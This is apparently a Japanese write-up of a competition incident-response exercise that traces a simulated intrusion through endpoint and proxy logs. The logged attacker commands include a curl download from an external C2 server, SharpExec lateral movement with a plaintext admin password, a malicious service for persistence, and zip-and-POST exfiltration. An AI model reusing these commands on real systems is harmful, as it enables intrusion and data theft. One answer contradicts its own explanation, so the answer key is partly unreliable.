
```
cat ws01.log | grep "install.ps1"
```

```
10/05/2023 17:28:24.783 +0900 loc=en-US type=ITM2 sn=29475 lv=5 rs=12 trs=809 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{EA2E3B8E-BFB5-4F4D-B736-99A1DB3C02F4} psPath="C:\Windows\system32\cmd.exe" cmd="curl -o install.ps1 http://3.114.
83.243:8000/jquery.mobile.min.css" psID=4660 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

4 Discovery (1pt)

ディスクに書き込まれたinstall.ps1のハッシュ値をVirusTotalで検索すると
ADReconであることが分かる

```
10/05/2023 17:28:24.861 +0900 loc=en-US type=ITM2 sn=29480 lv=5 rs=12 trs=833 evt=file subEvt=close os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{F32E8CDD-1DBF-4AEE-8D01-180C2F922567} psPath="C:\Windows\system32\curl.exe" path="C:\Users\Swan\install.ps1"
drvType=HDD read=2 write=593300 sha256=5cb950d97db0bfb3f5f8a7833515b34fa980f6d3fb3114cf9282367d5f7fb745 sTime="1
                                                                    /2023 17:28:24.861" moTime="10/05/2023
```



引用:
https://www.virustotal.com/gui/file/5cb950d97db0bfb3f5f8a7833515b34fa980f6d3fb3114cf9282367d5f7fb745/details

4 Discovery (1pt)

Active Directoryを調査するツール (ADRecon) をWS01にダウンロードした際のURLは、先ほどのcurlで指定されていたURL

A.

http://3.114.83.243:8000/jquery.mobile.min.css

ADRecon

ADの情報をまとめて取得できるツール

https://github.com/adrecon/ADRecon

ADRecon: Active Directory Recon

Follow @ad_recon

This repo contains updates to the original concept and code by Prashant Mahajan (@prashant3535) while working at Sense of Security.

ADRecon is a tool which extracts and combines various artefacts (as highlighted below) out of an AD environment. The information can be presented in a specially formatted Microsoft Excel report that includes summary views with metrics to facilitate analysis and provide a holistic picture of the current state of the target AD environment.

ADRecon

ADに参加している端末の情報

ADRecon-Report-20231005172943\CSV-Files\Computers.csv

```
1  "UserName","Name","DNSHostName","Enabled","IPv4Address","Operatin
2  "DC01$","DC01","DC01.eden-college.local","True","172.16.2.101","W
3  "WS01$","WS01","WS01.eden-college.local","True","fe80::18ec:472b:
4  "WS02$","WS02","WS02.eden-college.local","True","172.16.1.102","W
5  "WS03$","WS03","WS03.eden-college.local","True","172.16.1.103","W
6  "FILE01$","FILE01","FILE01.eden-college.local","True","172.16.2.1
7
```

ADRecon

AD上のグループと、そこに参加しているユーザー

ADRecon-Report-20231005172943\CSV-Files\GroupMembers.csv

```
24  "Denied RODC Password Replication Group","-","G
25  "Denied RODC Password Replication Group","-","R
26  "Domain Users","henderson","Henry Henderson","S
27  "Domain Admins","henderson","Henry Henderson","
28  "Domain Users","swan","Murdoch Swan","S-1-5-21-
29  "Domain Users","evans","Walter Evans","S-1-5-21
30  "Domain Computers","WS01$","WS01","S-1-5-21-254
31  "Domain Computers","WS02$","WS02","S-1-5-21-254
32  "Domain Computers","WS03$","WS03","S-1-5-21-254
```

5.1 Lateral Movement (1pt)

攻撃者がWS01からの横展開を行うため、外部からツールをダウンロードし実行した。

このツールのツール名を答えよ

フォーマット：case insensitive, スペース無し

解答例：Mimikatz

5.1 Lateral Movement (1pt)

ws01.logからHavoc経由のコマンド実行を追うと、明らかに横展開していそうなコマンドが見つかる

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | grep "cmd="
```

```
10/05/2023 17:39:07.996 +0900 loc=en-US type=ITM2 sn=29783 lv=5 rs=12 trs=1061 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{155D7068-765A-411C-B63C-FF8F7EC0B8D2} psPath="c:\windows\system32\cmd.exe" cmd="dllhost.exe -m=wmi -i=172.16.2.
101 -d=eden-college.local -u=Henderson -p=cE)FJArR$QL(E72 -f=C:\Users\Public\notepad.exe
-e=C:\Users\Public\notepad.exe" psID=3108 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

5.1 Lateral Movement (1pt)

このexeの起動ログを調べると、productからSharpExecと推定できる

```
cat ws01.log | grep dllhost.exe
```

```
10/05/2023 17:39:08.027 +0900 loc=en-US type=ITM2 sn=29784 lv=6 rs=13 trs=1086 rf=C16:C8:L8:R8 evt=ps
subEvt=start os=Win com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,
fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE"
sessionID=2 psGUID={498F47CE-8351-4F57-AB94-351E6151B012} psPath="C:\Users\Swan\dllhost.exe" cmd="-m=wmi -i=172.
16.2.101 -d=eden-college.local -u=Henderson -p=cE)FJArR$QL(E72 -f=C:\Users\Public\notepad.exe
-e=C:\Users\Public\notepad.exe" psID=4936 parentGUID={155D7068-765A-411C-B63C-FF8F7EC0B8D2}
parentPath="c:\windows\system32\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=c07366813c2c636d9cce4a5b666a71ea77081a3b8f1997d4f1a8260f8766ea55
sha1=6cdae2ad66a5a1853cdf95027adb9296f6120af0 md5=39b81a20e8f50108ab314c318b8268aa copyright="Copyright ©  2019"
fileDesc="SharpExec" fileVer="1.0.0.0" product="SharpExec" productVer="1.0.0.0" crTime="10/05/2023 17:38:35.215"
acTime="10/05/2023 17:38:35.230" moTime="10/05/2023 17:38:35.230" size=30208 sig=None
```

5.1 Lateral Movement (1pt)

このexeの動きを追うと、DC01にnotepad.exe(Havocのexe)をコピーしている

```
10/05/2023 17:39:08.262 +0900 loc=en-US type=ITM2 sn=29789 lv=5 rs=14 trs=1087 rf=C16:C8:L8:R8:C3:L3:R3 evt=file
subEvt=copy os=Win com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,
fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE"
sessionID=2 psGUID={498F47CE-8351-4F57-AB94-351E6151B012} psPath="C:\Users\Swan\dllhost.exe"
path="C:\Users\Public\notepad.exe" drvType=HDD dstPath="\\172.16.2.101\C$\Users\Public\notepad.exe"
dstMntFld="\\172.16.2.101\C$" dstDrv=Net sha256=40319c1e0f6148c69bc7f6f45c9b0692abb9227578f0e5890e844b19fb70216a
sha1=14eca038adb4c913c09301564eda21cae89e27e6 md5=71c2ca08e469ccdc07f0ac8960e35a0d crTime="10/05/2023 17:39:08.
246" acTime="10/05/2023 17:39:08.261" moTime="10/05/2023 17:09:01.947" size=95744
```

5.1 Lateral Movement (1pt)

dc01.logでその直後のログを確認すると、実際にnotepad.exeがWS01からwmi経由で起動したアラートログが残っており、確かにSharpExecによって横展開されたと分かる。

```
10/05/2023 17:39:11.516 +0900 loc=en-US type=ITM2 sn=255822 lv=5 alert=1600 alertClass=risk evt=wmi
subEvt=psCreate os=Win com="DC01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f02cca14-4aae-402b-a8d9-2a2873957095 csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,
fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd sessionID=0 psGUID={864B7B6A-459B-4597-B925-DD3C1515B1F8}
psPath="C:\Users\Public\notepad.exe" cmd="C:\Users\Public\notepad.exe " psID=5304 remote=1 cliCom="WS01"
psUser="henderson" psDomain="EDEN-COLLEGE" cliPsTime="10/05/2023 17:39:08.040" cliPsID=4936
```


A. SharpExec

SharpExec

C#で書かれた横展開用ツール

今回は利用していないが、Semi-Interactive shellが取れるので便利

https://github.com/anthemtotheego/SharpExec



SharpExec

Description

SharpExec is an offensive security C# tool designed to aid with lateral movement.

It currently includes:

-WMIExec - Semi-Interactive shell that runs as the user. Best described as a less mature version of Impacket's wmiexec.py tool.

-SMBExec - Semi-Interactive shell that runs as NT Authority\System. Best described as a less mature version of Impacket's smbexec.py tool.

-PSExec (like functionality) - Gives the operator the ability to execute remote commands as NT Authority\System or upload a file and execute it with or without arguments as NT Authority\System.

-WMI - Gives the operator the ability to execute remote commands as the user or upload a file and execute it with or without arguments as the user.

5.2 Lateral Movement (1pt)

5.1のツールを利用して横展開を行った時に利用したユーザ名とパスワードを答えよ。

フォーマット: ユーザ名(全て小文字)_パスワード

解答例: john_hoge123!

5.2 Lateral Movement (1pt)

SharpExec起動時のコマンド引数を見れば分かる。

```
10/05/2023 17:39:07.996 +0900 loc=en-US type=ITM2 sn=29783 lv=5 rs=12 trs=1061 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{155D7068-765A-411C-B63C-FF8F7EC0B8D2} psPath="c:\windows\system32\cmd.exe" cmd="dllhost.exe -m=wmi -i=172.16.2.
101 -d=eden-college.local -u=Henderson -p=cE)FJArR$QL(E72 -f=C:\Users\Public\notepad.exe
-e=C:\Users\Public\notepad.exe" psID=3108 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

A. henderson_cE)FJArR$QL(E72

5.3 Lateral Movement (1pt)

5.1のツールで最初に横展開を行った先でマルウェアが起動した時刻を答えよ

フォーマット: `YYYY/MM/DD_hh:mm:ss`

例: `2023/10/24_09:00:00`

5.3 Lateral Movement (1pt)

最初にSharpExecで横展開を行った先のdc01での起動時刻は、dc01.logでのnotepad.exeの起動ログより分かる

```
10/05/2023 17:39:11.516 +0900 loc=en-US type=ITM2 sn=255822 lv=5 alert=1600 alertClass=risk evt=wmi
subEvt=psCreate os=Win com="DC01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f02cca14-4aae-402b-a8d9-2a2873957095 csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,
fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd sessionID=0 psGUID={864B7B6A-459B-4597-B925-DD3C1515B1F8}
psPath="C:\Users\Public\notepad.exe" cmd="C:\Users\Public\notepad.exe " psID=5304 remote=1 cliCom="WS01"
psUser="henderson" psDomain="EDEN-COLLEGE" cliPsTime="10/05/2023 17:39:08.040" cliPsID=4936
```

A. 2023/10/05_17:39:11

5.4 Lateral Movement (1pt)

5.1のツールを用いてWS01から横展開を行った台数を数値で答えよ。

解答例：10

5.4 Lateral Movement (1pt)

grepでWS01でSharpExecを起動した回数を調べれば分かる。

DC01およびFILE01に横展開を行っている

```
cat ws01.log | grep "subEvt=start" | grep SharpExec
```

```
10/05/2023 17:39:08.027 +0900 loc=en-US type=ITM2 sn=29784 lv=6 rs=13 trs=1086 rf=C16:C8:L8:R8 evt=ps subEvt=start os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666
ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" ses
sionID=2 psGUID={498F47CE-8351-4F57-AB94-351E6151B012} psPath="C:\Users\Swan\dllhost.exe" cmd="-m=wmi -i=172.16.2.101 -d=eden-college
.local -u=Henderson -p=cE)FJArR$QL(E72 -f=C:\Users\Public\notepad.exe -e=C:\Users\Public\notepad.exe" psID=4936 parentGUID={155D7068-
765A-411C-B63C-FF8F7EC0B8D2} parentPath="c:\windows\system32\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=c07366813c
2c636d9cce4a5b666a71ea77081a3b8f1997d4f1a8260f8766ea55 sha1=6cdae2ad66a5a1853cdf95027adb9296f6120af0 md5=39b81a20e8f50108ab314c318b82
68aa copyright="Copyright ©  2019" fileDesc="SharpExec" fileVer="1.0.0.0" product="SharpExec" productVer="1.0.0.0" crTime="10/05/2023
 17:38:35.215" acTime="10/05/2023 17:38:35.230" moTime="10/05/2023 17:38:35.230" size=30208 sig=None
10/05/2023 17:41:25.928 +0900 loc=en-US type=ITM2 sn=29800 lv=6 rs=13 trs=1124 rf=C16:C8:L8:R8 evt=ps subEvt=start os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666
ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" ses
sionID=2 psGUID={0A5570A9-86CE-4D90-ADA5-BE3745FD86C6} psPath="C:\Users\Swan\dllhost.exe" cmd="-m=wmi -i=172.16.2.102 -d=eden-college
.local -u=Henderson -p=cE)FJArR$QL(E72 -f=C:\Users\Public\notepad.exe -e=C:\Users\Public\notepad.exe" psID=4792 parentGUID={A7C26DCA-
3DE6-402F-B05A-8A6B9C143520} parentPath="c:\windows\system32\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=c07366813c
2c636d9cce4a5b666a71ea77081a3b8f1997d4f1a8260f8766ea55 sha1=6cdae2ad66a5a1853cdf95027adb9296f6120af0 md5=39b81a20e8f50108ab314c318b82
68aa copyright="Copyright ©  2019" fileDesc="SharpExec" fileVer="1.0.0.0" product="SharpExec" productVer="1.0.0.0" crTime="10/05/2023
 17:38:35.215" acTime="10/05/2023 17:38:35.230" moTime="10/05/2023 17:38:35.230" size=30208 sig=None
```

A. 2

6 Persistence (2pt)

今回の攻撃で、攻撃者はある端末上で永続化を行っていた。
永続化を行った端末名および、利用したテクニックを答えよ。

テクニックはMITRE ATT&CKのPersistenceのTechniquesの中からIDで答えよ。
https://attack.mitre.org/tactics/TA0003/

フォーマット: 端末名_TechniquesID case insensitive

解答例: WS01でSSH Authorized Keysを用いて永続化を行った場合
WS01_T1098.004

6 Persistence (2pt)

横展開先のdc01でのコマンド実行を追うと、exeをダウンロードしてサービスとして登録するログが見える


```
cat dc01.log | grep notepad.exe | grep "cmd="
```

```
10/05/2023 17:40:04.056 +0900 loc=en-US type=ITM2 sn=255828 lv=5 rs=1 trs=2 evt=ps subEvt=start os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd
sessionID=0 psGUID={B9A78D24-2B5B-4F2A-9604-154B629DE5F2} psPath="c:\windows\system32\cmd.exe" cmd="curl -o
C:\Windows\Tasks\svchost.exe http://3.114.83.243:8000/list.min.js" psID=4364 parentGUID=
{864B7B6A-459B-4597-B925-DD3C1515B1F8} parentPath="C:\Users\Public\notepad.exe" psUser="henderson"
```

```
10/05/2023 17:40:21.883 +0900 loc=en-US type=ITM2 sn=255840 lv=5 rs=1 trs=5 evt=ps subEvt=start os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd
sessionID=0 psGUID={C44E5236-D11A-43E4-B7F2-682F30DA0A5A} psPath="c:\windows\system32\cmd.exe" cmd="sc create
UpdateService binpath= C:\Windows\Tasks\svchost.exe start=auto obj=LocalSystem" psID=2672 parentGUID=
{864B7B6A-459B-4597-B925-DD3C1515B1F8} parentPath="C:\Users\Public\notepad.exe" psUser="henderson"
```

6 Persistence (2pt)

WindowsのサービスTechniquesIDはT1543.003



A. DC01_T1543.003

引用:https://attack.mitre.org/techniques/T1543/003/

7 Exfiltration (3pt)

今回の攻撃によって、ファイルサーバのいくつかのファイルが外部に持ち出されている。

この時行われたことについて、次の内容を含めながら記述せよ

- 持ち出す対象のファイルの探し方
- ファイルサーバーから持ち出されたファイルの一覧
- それらのファイルをどのように持ち出したか

回答は何回でも提出可能です。一番最後に提出された回答を採点します。

7 Exfiltration (3pt)

FILE01でのHavocのコマンド実行を追うと、2つのコマンドが観測できる

```
cat dc01.log | grep notepad.exe | grep "cmd="
```

拡張子が kdbx, pdf, docx, xlsxなファイルの検索

```
10/05/2023 17:42:19.462 +0900 loc=en-US type=ITM2 sn=3430 lv=5 rs=1 trs=2 evt=ps subEvt=start os=Win com="FILE01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=cff731d9-2429-43d8-b877-66bfa17b1523
csid=S-1-5-21-3181073020-1939536295-3044516940 ip=172.16.2.102,fe80::9fb4:c717:b4e4:caee mac=06:b0:1d:5f:41:dd
sessionID=0 psGUID={ED2876D6-1335-4EA1-9EF3-FC6A2C77FD82} psPath="c:\windows\system32\cmd.exe" cmd="dir /S /B  *.
kdbx == *.pdf == *.docx == .xlsx" psID=3468 parentGUID={8EE92132-E296-4234-B639-B162692FADF9}
parentPath="C:\Users\Public\notepad.exe" psUser="henderson" psDomain="EDEN-COLLEGE" arc=x64
```

7 Exfiltration (3pt)

FILE01でのHavocのコマンド実行を追うと、2つのコマンドが観測できる

```
cat dc01.log | grep notepad.exe | grep "cmd="
```


拡張子が exam, school_docs, studentフォルダーの圧縮

```
10/05/2023 17:44:28.475 +0900 loc=en-US type=ITM2 sn=3434 lv=5 rs=1 trs=4 evt=ps subEvt=start os=Win com="FILE01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=cff731d9-2429-43d8-b877-66bfa17b1523
csid=S-1-5-21-3181073020-1939536295-3044516940 ip=172.16.2.102,fe80::9fb4:c717:b4e4:caee mac=06:b0:1d:5f:41:dd
sessionID=0 psGUID={F58D2F56-8FEA-46EF-9EA6-AEE4307076FD} psPath="C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe" cmd="Compress-Archive -Path .\exam , .\school_docs , .\student -DestinationPath file.zip"
psID=5928 parentGUID={8EE92132-E296-4234-B639-B162692FADF9} parentPath="C:\Users\Public\notepad.exe"
```

7 Exfiltration (3pt)

この時のPowershellのpsGUIDからファイル操作のイベントを抽出して、読み込んでいるファイルが抽出出来る。

```
cat file01.log | grep F58D2F56-8FEA-46EF-9EA6-AEE4307076FD | grep
"evt=file" | cut -d '=' -f 21 | cut -d ' ' -f 1
```



7 Exfiltration (3pt)

作成されたfile.zipは最終的にHavocのexeが読み込んでいる

```
cat file01.log | grep file.zip
```

```
10/05/2023 17:48:26.605 +0900 loc=en-US type=ITM2 sn=3517 lv=6 rs=1 trs=5 rf=C16:C8:L8:R8 evt=file subEvt=close
os=Win com="FILE01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=cff731d9-2429-43d8-b877-66bfa17b1523
csid=S-1-5-21-3181073020-1939536295-3044516940 ip=172.16.2.102,fe80::9fb4:c717:b4e4:caee mac=06:b0:1d:5f:41:dd
sessionID=0 psGUID={8EE92132-E296-4234-B639-B162692FADF9} psPath="C:\Users\Public\notepad.exe" path="C:\file.zip"
drvType=HDD read=79034210 write=0 sha256=7dc9e35cb44e421f67f118e82133349057c312c4349a32a290d9b45b903c57bb sTime="10/
05/2023 17:45:44.670" crTime="10/05/2023 17:44:33.970" acTime="10/05/2023 17:44:44.509" moTime="10/05/2023 17:44:44.
509" size=79034210 new=0
```

7 Exfiltration (3pt)

この間、C2サーバーとの通信サイズが増大している。そのため、file.zipをC2経由で持ち出したと推定できる

```
cat Proxy.log  | grep 172.16.2.102 | grep 17:48
```

```
172.16.2.102 - - [05/Oct/2023:17:48:24 +0900] "POST http://3.114.83.243/ HTTP/1.1
" 200 524608 370 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/96.0.4664.110 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.102 - - [05/Oct/2023:17:48:25 +0900] "POST http://3.114.83.243/ HTTP/1.1
" 200 524608 370 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/96.0.4664.110 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.102 - - [05/Oct/2023:17:48:26 +0900] "POST http://3.114.83.243/ HTTP/1.1
" 200 524608 370 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/96.0.4664.110 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.102 - - [05/Oct/2023:17:48:27 +0900] "POST http://3.114.83.243/ HTTP/1.1
" 200 391358 370 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/96.0.4664.110 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.102 - - [05/Oct/2023:17:48:28 +0900] "POST http://3.114.83.243/ HTTP/1.1
" 200 288 370 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/96.0.4664.110 Safari/537.36" TCP_MISS:ORIGINAL_DST
```

7 Exfiltration (3pt)

解答例

拡張子が kdbx, pdf, docx, xlsxに該当するファイルを探し、そのファイルを含んだフォルダーをzipで圧縮し、マルウェア（notepad.exe）経由で持ち出した

持ち出されたファイルは以下

- exam_results_1st_grade_class3.xlsx
- regular_exam.docx
- Contact_persons_list.xlsx
- eden-college_security_plan.docx
- school_officers_list.xlsx
- Imperial_scholar_parents_list.docx
- student_transcript.docx

8.1 Incident Response (1pt)

攻撃者によって侵害されたシステムを以下からすべて選択し、その番号を列挙せよ。なお、侵害されたシステムが存在しない場合は、"無し"と記載すること

1. WS01
2. WS02
3. WS03
4. DC01
5. FILE01

8.1 Incident Response (1pt)

侵害されたシステムは、最初に感染したWS01およびSharpExecで横展開した先のDC01およびFILE01

A. 1,3,5

8.2 Incident Response (2pt)

攻撃者による行動で確認されたものをすべて選択し、その番号を列挙せよ。なお、存在しない場合は"無し"と記載すること

1. バックドアの設置
2. ログの削除
3. 機密情報の持ち出し
4. 全端末への悪性タスク配布
5. キーロガーの設置
6. ランサムウェアによる端末の暗号化
7. クレデンシャルダンプ

8.2 Incident Response (2pt)

1. バックドアの設置

　　→ 6. Persistenceの通りバックドアを設置している

3.機密情報の持ち出し

　　→ 7. Exfiltrationの通りファイルの持ち出しを行っている

7. クレデンシャルダンプ

　　→ 3. Credential Accessの通り、KeePassからクレデンシャル　　を取得している

